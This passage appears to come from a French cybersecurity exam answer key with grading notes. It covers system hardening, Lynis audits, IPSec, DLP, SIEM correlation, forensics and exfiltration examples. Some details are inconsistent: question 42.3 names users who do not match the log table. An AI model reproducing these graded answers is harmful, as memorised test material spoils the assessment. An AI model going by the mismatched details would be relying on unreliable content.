- ✓ **Sécurisation du fichier .bash_history :** Pour protéger le fichier .bash_history, il est recommandé de restreindre les permissions d'accès en utilisant la commande chmod 600 ~/.bash_history, ce qui permet uniquement à l'utilisateur de lire et d'écrire dans ce fichier.
- ✓ **Configuration de l'historique des commandes :** Il est également conseillé de configurer le shell pour ne pas enregistrer certaines commandes sensibles. Cela peut être fait en ajoutant des commandes spécifiques à ignorer dans le fichier de configuration du shell (par exemple, en utilisant HISTIGNORE dans .bashrc).

29. Pourquoi est-il crucial de sécuriser les fichiers historiques comme .bash_history dans un environnement professionnel ?

Il est crucial de sécuriser les fichiers historiques comme .bash_history dans un environnement professionnel pour plusieurs raisons :

- ✓ **Protection des informations sensibles :** Ces fichiers peuvent contenir des commandes sensibles, y compris des mots de passe, des clés d'API ou des chemins d'accès à des fichiers critiques. Si un attaquant accède à ces fichiers, il peut obtenir des informations précieuses pour compromettre davantage le système.
- ✓ **Prévention de l'escalade des privilèges :** Les attaquants peuvent utiliser les informations contenues dans l'historique des commandes pour comprendre la configuration du système et les actions précédentes des utilisateurs, ce qui peut les aider à planifier des attaques plus ciblées.
- ✓ **Conformité aux réglementations :** De nombreuses réglementations en matière de sécurité des données exigent la protection des informations sensibles. Ne pas sécuriser ces fichiers peut entraîner des violations de conformité et des conséquences juridiques.

Lors d'un audit des systèmes à l'aide de **Lynis**, il a été découvert :

- Une configuration de pare-feu inexistante sur un serveur Windows.
- Une absence de journalisation des tentatives de connexion sous Linux.

30. Proposez trois mesures concrètes (par OS) pour renforcer la sécurité :
30.1. Sous **Windows**.
30.2. Sous **Linux**.

30.1**. Sous Windows :**

Note : toute réponse mentionnant au moins trois des mesures de sécurité ci-dessous ou équivalent, est considérée correcte.


- ✓ **Mises à jour régulières** : Assurez-vous que Windows Update est activé pour recevoir les dernières mises à jour de sécurité.
- ✓ **Antivirus et antimalware** : Installez un logiciel antivirus réputé et maintenez-le à jour. Utilisez également des outils antimalware comme Malwarebytes.
- ✓ **Pare-feu** : Activez le pare-feu Windows pour bloquer les connexions non autorisées.
- ✓ **Contrôle des comptes d'utilisateur (UAC)** : Gardez UAC activé pour limiter les privilèges des applications.
- ✓ **Utilisation de comptes standard** : Évitez d'utiliser un compte administrateur pour les tâches quotidiennes. Créez un compte standard pour les activités courantes.
- ✓ **Chiffrement des données** : Utilisez BitLocker pour chiffrer les disques durs et protéger vos données sensibles.
- ✓ **Sécurisation des navigateurs** : Utilisez des extensions de sécurité et désactivez les fonctionnalités non nécessaires dans votre navigateur.
- ✓ **Sauvegardes régulières** : Effectuez des sauvegardes régulières de vos données importantes sur un support externe ou dans le cloud.
- ✓ **Désactivation des services inutiles** : Désactivez les services Windows non nécessaires pour réduire la surface d'attaque.
- ✓ **Journalisation des événements de sécurité :** Activez la journalisation, permettra de détecter les activités suspectes et de répondre rapidement aux incidents.
- ✓ **Éducation à la sécurité** : Sensibilisez-vous et vos utilisateurs aux menaces de sécurité, comme le phishing.

30.2**. Sous Linux :**

Note : toute réponse mentionnant au moins trois des mesures de sécurité ci-dessous ou équivalent, est considérée correcte.

- ✓ **Mises à jour régulières** : Utilisez le gestionnaire de paquets pour installer les mises à jour de sécurité dès qu'elles sont disponibles.
- ✓ **Pare-feu** : Configurez un pare-feu avec iptables ou firewalld pour contrôler le trafic entrant et sortant.
- ✓ **Utilisation de comptes non-root** : Évitez d'utiliser le compte root pour les tâches quotidiennes. Créez des utilisateurs avec des privilèges limités.
- ✓ **SSH sécurisé** : Désactivez l'accès SSH par mot de passe et utilisez des clés SSH pour l'authentification. Changez le port par défaut si possible.
- ✓ **Chiffrement des données** : Utilisez LUKS pour chiffrer les partitions et protéger les données sensibles.
- ✓ **Désactivation des services inutiles** : Désactivez ou désinstallez les services et applications non nécessaires pour réduire la surface d'attaque.
- ✓ **Surveillance des journaux** : Configurez des outils de surveillance pour analyser les journaux système et détecter les activités suspectes.
- ✓ **Utilisation de SELinux ou AppArmor** : Activez et configurez SELinux ou AppArmor pour renforcer la sécurité des applications.
- ✓ **Sauvegardes régulières** : Mettez en place un système de sauvegarde régulier pour protéger vos données.
- ✓ **Éducation à la sécurité** : Formez les utilisateurs sur les bonnes pratiques de sécurité, y compris la gestion des mots de passe et la reconnaissance des menaces.

Voici un extrait du scan Lynis effectué sur un serveur Linux central :



31. Que signifie un indice de durcissement de **62** en termes de sécurité du système ?

Un **indice de durcissement de 62** indique que le système a un niveau de sécurité modéré. Cela signifie que certaines bonnes pratiques de sécurité ont été mises en œuvre, mais qu'il existe encore des améliorations possibles. Un indice de durcissement plus élevé (généralement proche de 100) serait souhaitable, car il indiquerait que le système est mieux protégé contre les menaces potentielles. Un indice de 62 suggère qu'il est important d'examiner les recommandations fournies par Lynis et de mettre en œuvre des mesures supplémentaires pour renforcer la sécurité du système.

32. Quels types de tests sont généralement inclus dans les **281** tests effectués par Lynis ? (Donner trois)

Les tests effectués par Lynis incluent généralement les catégories suivantes :

- ✓ **Tests de configuration** : Vérification des fichiers de configuration des services (comme Apache) pour s'assurer qu'ils sont sécurisés.
- ✓ **Tests de sécurité des fichiers** : Analyse des permissions des fichiers et des répertoires pour s'assurer qu'ils ne sont pas trop permissifs.
- ✓ **Tests de vulnérabilités** : Identification des vulnérabilités connues dans les logiciels installés sur le système.
- ✓ **Tests de conformité** : Vérification de la conformité aux normes de sécurité et aux meilleures pratiques (par exemple, ISO 27001, PCI-DSS).
- ✓ **Tests de services** : Évaluation de la sécurité des services en cours d'exécution sur le serveur, comme les serveurs web, les bases de données, etc.
- ✓ **Tests de mise à jour** : Vérification que tous les logiciels et systèmes d'exploitation sont à jour avec les derniers correctifs de sécurité.

Note : le(a) candidat(e) doit préciser au minimum trois types de test, pour avoir la totalité de la note.

33. Quel composant de sécurité manque dans ce système ? Quelles actions devraient être entreprises pour résoudre ce problème ?

Le composant absent dans ce système est le **scanner de malware** (indiqué par [X] dans l'extrait). Pour remédier à cette situation, les mesures suivantes devraient être prises :

- ✓ **Installer un scanner de malware** : Mettre en place un logiciel de détection et de suppression de malware sur le serveur. Cela peut inclure des solutions comme ClamAV, qui est un scanner antivirus open-source pour Linux.
- ✓ **Configurer des analyses régulières** : Planifier des analyses régulières du système pour détecter et éliminer les malwares potentiels.
- ✓ **Mettre en place des mesures de prévention** : En plus du scanner, il est important de mettre en œuvre des mesures de prévention, telles que des pare-feu, des systèmes de détection et de réponse aux menaces (EDR), qui surveillent et analysent les activités sur le système pour détecter des comportements malveillants et aussi des politiques de sécurité strictes pour limiter l'accès aux ressources critiques.
- ✓ **Former le personnel** : Sensibiliser le personnel aux bonnes pratiques de sécurité pour éviter l'introduction de malwares, comme le phishing et le téléchargement de fichiers non sécurisés.

Le système d'information présente un serveur **bastion** mal configuré, et plusieurs connexions distantes sont établies sans chiffrement.

34. Quelles sont les **étapes** nécessaires de configuration du **VPN IPSec** pour sécuriser les communications entre deux sites distants de l'entreprise ?

Etape 1 : Définir le trafic intéressant pour lequel l'encapsulation et le chiffrement seront appliqués (création des ACLs)

Etape 2 : IKE phase 1 (ISAKMP SA) Création d'une stratégie ISAKMP "policy set" regroupant les paramètres de sécurisation du plan de contrôle (Control Plane)

Etape 3 : IKE phase 2 (IPSec SA) Configuration des paramètres IPSec "transform-set" contenant les paramètres de sécurisation du plan de données (Data Plane)

Etape 4 : Création d'une carte cryptographique (crypto map) regroupant les différents paramètres de sécurisation des données d'application et d'utilisateur

Etape 5 : Appliquer la crypto map à l'interface de sortie

35. Qu'est-ce qu'un serveur **bastion**, Citez **deux mesures de sécurité** à mettre en place pour le renforcer.

Un serveur bastion appelé aussi "serveur de saut" (ou "jump server") est un serveur mis en place pour servir de point d'entrée sécurisé à un réseau interne et faire face aux attaques. Il est souvent utilisé pour gérer les connexions distantes et doit être exposé à Internet. Les mesures de sécurité à mettre en place pour le renforcer incluent :

- ✓ **Configuration minimale** : Limitez les services et applications installés uniquement à ceux nécessaires.
- ✓ **Mises à jour régulières** : Assurez-vous que le système d'exploitation et les applications sont à jour avec les derniers correctifs de sécurité.
- ✓ **Pare-feu** : Configurez un pare-feu pour filtrer le trafic entrant et sortant, en n'autorisant que les ports nécessaires.
- ✓ **Accès SSH sécurisé** : Utilisez des clés SSH pour l'authentification et désactivez l'accès par mot de passe.
- ✓ **Surveillance et journalisation** : Activez la journalisation des accès et surveillez les journaux pour détecter les activités suspectes.
- ✓ **Segmentation du réseau** : Placez le serveur bastion dans une zone démilitarisée (DMZ) pour isoler le réseau interne des menaces externes.
- ✓ **Authentification multi-facteurs (MFA)** : Implémentez la MFA pour renforcer l'accès au serveur.

36. Quel est le rôle d'un système de prévention des pertes de données **DLP** (Data Loss Prevention) dans la protection des informations sensibles, en donnant un exemple.

Un système DLP a pour rôle de protéger les informations sensibles contre les fuites, les pertes ou les accès non autorisés. Il surveille, détecte et bloque les tentatives de transfert ou d'accès non autorisé à des données sensibles, que ce soit par e-mail, sur des périphériques de stockage externes ou via des applications cloud.

Fonctionnalités clés :

- ✓ **Classification des données** : Identifie et classe les données sensibles selon des critères prédéfinis.
- ✓ **Surveillance des activités** : Suit les actions des utilisateurs sur les données sensibles.
- ✓ **Politiques de sécurité** : Applique des règles pour empêcher le transfert non autorisé de données.
- ✓ **Alertes et rapports** : Génère des alertes en cas de violation de politique et fournit des rapports pour l'audit.

Problème : Un employé de banque, par inadvertance, tente d'envoyer un e-mail contenant des numéros de cartes de crédit à un destinataire externe. Sans un système DLP en place, cet e-mail pourrait être envoyé sans aucune alerte, exposant ainsi des données sensibles et entraînant des violations de conformité réglementaire, des amendes et des dommages à la réputation de la banque.

Solution DLP : En mettant en œuvre un système DLP, la banque peut configurer des règles pour détecter les numéros de cartes de crédit dans les e-mails sortants. Lorsque l'employé tente d'envoyer l'e-mail, le système DLP identifie le contenu sensible et bloque l'envoi, tout en alertant l'employé sur la violation de la politique de sécurité. Cela permet de protéger les données des clients et de garantir la conformité avec les réglementations telles que le PCI DSS (Payment Card Industry Data Security Standard).

Note : tout autre scénario indiquant la protection de données sensibles contre la fuite, la perte ou le vol, est considéré correct.

37. Comment définir la **traçabilité** dans un système d'information et quels types de journaux de sécurité activeriez-vous pour assurer cette traçabilité sous **Windows** ? (Donner deux)

La traçabilité dans un système d'information désigne la capacité à suivre et enregistrer les actions et événements au sein du système, permettant ainsi de garantir la sécurité, la conformité et la responsabilité.

Types de journaux de sécurité à activer sous Windows

- ✓ **Journaux de sécurité** : Auditez les connexions, déconnexions, accès aux fichiers et modifications de permissions.
- ✓ **Journaux d'application** : Enregistrez les événements des applications, y compris les erreurs et avertissements.
- ✓ **Journaux système** : Surveillez les événements liés au système d'exploitation, comme les démarrages et arrêts.
- ✓ **Journaux de pare-feu** : Suivez les connexions entrantes et sortantes, ainsi que les tentatives bloquées.
- ✓ **Journaux de contrôle des accès** : Enregistrez les tentatives d'accès aux ressources protégées.
- ✓ **Journaux de modifications de configuration** : Suivez les changements dans les paramètres de sécurité et les configurations système.

L'analyse des journaux d'un serveur **SIEM** a révélé :

- ➢ Des alertes sur des téléchargements massifs depuis un serveur web interne.
- ➢ Des connexions fréquentes à une adresse IP étrangère suspecte.

38. Citez deux avantages de la **corrélation** des événements dans un **SIEM** pour détecter les intrusions ?

- ✓ **Détection précoce** : La corrélation des événements permet d'identifier des modèles d'activité suspects en reliant des événements apparemment isolés, facilitant ainsi la détection précoce des intrusions.
- ✓ **Réduction des faux positifs** : En analysant plusieurs sources de données, un SIEM peut réduire les faux positifs en confirmant qu'un événement est réellement suspect avant de déclencher une alerte.
- ✓ **Contexte enrichi** : La corrélation fournit un contexte supplémentaire sur les événements, ce qui aide les analystes à comprendre la gravité et l'impact potentiel d'une menace.
- ✓ **Réponse rapide** : En identifiant rapidement les incidents, les équipes de sécurité peuvent réagir plus efficacement pour contenir et remédier aux menaces.
- ✓ **Analyse historique** : La corrélation permet d'analyser les tendances et les comportements sur le long terme, aidant à anticiper les futures menaces.

Lors de l'enquête forensique, l'équipe a identifié :

- ✓ Un fichier suspect nommé **backup.py** contenant un script de transfert automatique de données.
- ✓ Des connexions entrantes régulières sur un port TCP non standard.

39. Décrivez les étapes essentielles d'une **analyse forensique** pour le fichier backup.py.

- ✓ **Recherche et saisie** : Identifier et localiser le fichier backup.py ainsi que tout autre élément pertinent sur le système.
- ✓ **Acquisition** : Effectuer une copie bit-à-bit du disque ou du système pour préserver l'intégrité des données et éviter toute altération.
- ✓ **Analyse et collecte d'information** : Examiner le fichier backup.py (analyse statique et dynamique) pour comprendre son contenu, son fonctionnement et son impact potentiel, tout en collectant des informations sur les connexions et les activités associées.
- ✓ **Rapport** : Documenter toutes les découvertes, les méthodes utilisées et les conclusions tirées de l'analyse, en préparant un rapport détaillé pour une éventuelle utilisation dans des procédures judiciaires.

Note : le(a) candidat(e) doit donner une description de chaque étape, pour avoir la totalité de la note.

40. Lors de l'analyse de la matrice **MITRE ATT&CK**, deux techniques **d'exfiltration** de données ont été détectées. Proposez deux exemples typiques dans ce contexte.

- ✓ **Utilisation de protocoles de messagerie** : Exfiltration de données sensibles en envoyant des informations via des e-mails ou des messages instantanés, en utilisant des outils comme Outlook ou des applications de messagerie sécurisée, souvent en contournant les filtres de sécurité.
- ✓ **Transfert de données via des périphériques amovibles** : Exfiltration de données en copiant des fichiers sensibles sur des clés USB ou d'autres dispositifs de stockage externes, permettant ainsi de transporter physiquement les données hors du réseau sécurisé.
- ✓ **Transfert de fichiers via HTTP/HTTPS** : Utilisation de protocoles web pour envoyer des données sensibles vers un serveur externe, souvent en utilisant des outils comme curl ou wget.
- ✓ **Utilisation de services de stockage cloud** : Exfiltration de données en téléversant des fichiers vers des services de stockage en ligne comme Dropbox, OneDrive ou Google Drive, souvent en contournant les contrôles de sécurité.

41. Quels outils utiliseriez-vous pour les tâches suivantes ? (Donner un exemple pour chacune)

41.1. Analyser un fichier suspect comme cheval de Troie

VirusTotal : Pour une analyse rapide du fichier contre des bases de données de malwares.

Cuckoo Sandbox : Pour une analyse dynamique dans un environnement contrôlé.

Sysinternals Suite : Un ensemble d'outils, y compris **Autoruns**, qui permet de voir tous les programmes configurés pour s'exécuter au démarrage, et **Process Monitor**, qui fournit des informations détaillées sur les activités des processus en temps réel.

Ghidra : Un framework d'ingénierie inverse développé par la NSA, qui permet d'analyser le code du fichier pour comprendre son fonctionnement interne.

OllyDbg : Un débogueur pour les applications Windows qui permet d'examiner le comportement du fichier en temps réel et d'analyser son code exécutable.

41.2. Surveiller et détecter les activités suspectes sur le réseau

- ✓ **Wireshark** : Un analyseur de paquets qui permet de capturer et d'analyser le trafic réseau en temps réel.
- ✓ **tcpdump** : Un outil en ligne de commande pour capturer et afficher les paquets sur un réseau.

- ✓ **Snort** : Un système de détection d'intrusion (IDS) qui analyse le trafic réseau en temps réel pour détecter des activités malveillantes.
- ✓ **XDR (Extended Detection and Response)** : Une solution qui intègre la détection et la réponse sur plusieurs couches de sécurité, offrant une visibilité et une analyse approfondies des menaces à travers l'ensemble de l'environnement réseau.

42. Vous êtes chargé d'analyser et de corréler deux sources d'informations distinctes : les logs système bruts et les résultats générés par les règles Splunk.

- ➢ **Logs Système :**

Dec 14 05:20:30 Host=192.168.8.20 Port=8081 Dest=192.0.2.45 Bytes=15000
Dec 15 02:10:05 Host=192.168.8.75 Port=8081 Dest=192.0.2.45 Bytes=5000

- ➢ **Splunk :**

time	user	ip_address	hour
2024-12-14 05:20:30	fatima.elhajji	192.168.8.20	5
2024-12-15 02:10:05	ahmed.benali	192.168.8.75	2

42.1 Comment les données des logs bruts peuvent-elles être mises en relation avec les résultats de Splunk pour détecter des activités suspectes ?

Les données des logs bruts peuvent être mises en relation avec les résultats de Splunk en comparant les timestamps, les adresses IP, les utilisateurs et les ports. Par exemple, les logs système montrent des connexions à des heures spécifiques, et les résultats de Splunk fournissent des informations sur les utilisateurs associés à ces adresses IP. En corrélant ces informations, on peut identifier des comportements anormaux, comme des connexions à des heures inhabituelles ou des transferts de données vers des destinations non autorisées.

42.2 Proposez **deux mesures de sécurité** pouvant être mises en place pour prévenir des transferts de données non autorisés vers des adresses externes comme 192.0.2.45.

Pour prévenir des transferts de données non autorisés vers des adresses externes, les mesures suivantes peuvent être mises en place :

- ✓ **Mise en place d'une solution DLP (Data Loss Prevention)** : Implémenter une solution DLP pour surveiller, détecter et bloquer les tentatives d'exfiltration de données sensibles, en appliquant des règles spécifiques sur les transferts de données.

- ✓ **Contrôles d'accès** : Limiter les permissions des utilisateurs pour qu'ils n'aient accès qu'aux données nécessaires à leur travail.

- ✓ **Surveillance du réseau** : Mettre en œuvre des outils de surveillance en temps réel pour détecter et alerter sur les transferts de données inhabituels.

- ✓ **Politiques de sécurité des données** : Établir des politiques claires concernant le transfert de données, y compris des restrictions sur l'utilisation de services de stockage en cloud.

- ✓ **Chiffrement des données** : Utiliser le chiffrement pour protéger les données sensibles, rendant leur exfiltration moins attrayante pour les attaquants.

- ✓ **Formation des employés** : Sensibiliser les employés aux risques de sécurité et aux meilleures pratiques pour éviter les fuites de données.

- ✓ **Audit régulier** : Effectuer des audits réguliers des logs et des configurations de sécurité pour identifier et corriger les vulnérabilités.

42.3 Quelles raisons pourraient justifier le caractère anormal des connexions de de l'utilisateur Ali à 05h20 et de Hicham à 02h10 ? Quels autres éléments des logs (comme l'adresse de destination ou le volume de données transférées) pourraient être pertinents pour évaluer ces activités ?

Les connexions à des heures inhabituelles (05h20 et 02h10) peuvent être considérées comme anormales, car elles se produisent en dehors des heures de travail habituelles, ce qui pourrait indiquer une activité suspecte. D'autres éléments pertinents à examiner incluent :

- **Adresse de destination** : Si l'adresse IP de destination (192.0.2.45) est connue pour être associée à des activités malveillantes ou à des serveurs non autorisés, cela pourrait renforcer le caractère suspect des connexions.
- **Volume de données transférées** : Le transfert de 15 000 octets et 5 000 octets pourrait être considéré comme élevé, surtout si ces volumes ne correspondent pas aux activités normales des utilisateurs.
- **Historique des connexions** : Vérifier si ces utilisateurs ont des antécédents de connexions à des heures similaires ou vers cette adresse IP.